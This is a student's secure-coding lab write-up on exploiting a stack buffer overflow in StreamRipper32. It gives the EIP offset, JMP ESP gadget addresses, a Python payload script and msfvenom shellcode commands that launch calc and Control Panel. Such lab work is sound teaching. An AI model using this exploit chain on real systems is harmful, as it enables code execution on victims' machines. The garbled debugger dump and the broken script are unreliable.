
Secure Coding Lab-8

Ummadi. Mounika 18BCN7130 L23+L24


Lab experiment - Working with the memory vulnerabilities – Part II


1) Crashing the StreamRipper32 with exploit2.py



After opening the application, Click on the ADD button under the Station/Song Matching Section.


Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.






Exploit used above:


Payload text created using Exploit2.py given



As we can see, it's crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,






Enter the same payload in the search as above... As you can see, it crashed..


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.




Copy this pattern and paste in any user interaction field of exploiting software.



After Clicking Search, Our Software will Crash.


Now, Copy the Offset overwritten in the EIP.



```
Registers (FPU)
         00501D5C
33684132
                             StreamRi.00501D5C
                             ASCII "h9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9A
ASCII "i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3A
StreamRi.004C9BD0
        004C9BD0
0018FA08
 ĒĎÎ
EIP 37684136
          ES 002B
CS 0023
SS 002B
DS 002B
FS 0053
GS 002B
                           32bit 0(FFFFFFFF)
32bit 0(FFFFFFFF)
32bit 0(FFFFFFFF)
32bit 0(FFFFFFFF)
32bit 7EFDD000(FFF)
32bit 0(FFFFFFFF)
C 0
P 1
          LastErr ERROR_SUCCESS (000000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
STØ empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
         empty
                     3210 ESPU0ZDI
Cond 1000 Err 00100000
Prec NEAR,53 Mask 111111
        4020
027F
```

Now Match this EIP offset using pattern_offset.rb

```
ummadi@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create
.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4
Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4
Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4
Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
   adi@kali:~$
                                                                                                                 kali
                ff02::1
                                                                ip6-allrouters ip6-localhost ip6-loopback
                                ff02::2
                                                ip6-allnodes
ummadi@kali:~$ locate pattern_offset.rb
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
ummadi@kali:~$ ^C
ummadi@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
[*] Exact match at offset 230
```



Here You can see, the offset matched at 230

So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let's control the esp & Verify the above.


Control ESP

Here, I created a payload of 230 bytes of Alphabet "A" & 4 bytes of Alphabet "B" & some bytes of Alphabet "C". and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).

We know Instruction Pointer points to the next instruction to be executed.

```
# -*- coding: cp1252 -*-
f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf
f.write(payload)
f.close
```



EIP =42424242="BBBB"

You can see ESP & EBP has been overwritten with numerous "C"s.

Identify Bad Characters


```
### OBBDF000 | ### This mona.pu action.took @1801000 |

### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF000 | ### OBBDF0
```

This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on "Follow on Dump".




After this, You will able to identify the bad characters by using the address where the array begins

!mona compare -f bytearray.bin -a [address]

As shown below



Find JMP ESP



Log data, item 5

Address=004BE586

Message= 0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 4

Address=0049C015

Message= 0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [StreamRipper32.exe]

ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files


(x86)\StreamRipper32\StreamRipper32.exe)

Log data, item 3 Address=00401E47 Message= 0x00401e47 : push esp # ret | startnull,asciiprint,ascii {PAGE_EXECUTE_READ} [StreamRipper32.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.2.0.1 (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)


Here you can see esp address which should be used by using the !mona jmp -r esp command

Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00" -f python




msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00" -f python




This is the Corresponding shell code to change the trigger to respective Cmd or control panel.


Use respective shell code to generate the payload and paste the output in any user interaction field to open/trigger the respective Cmd or Control Panel.

CALCULATOR:



CONTROL PANEL:






Analysis & Vulnerability:

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.



Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.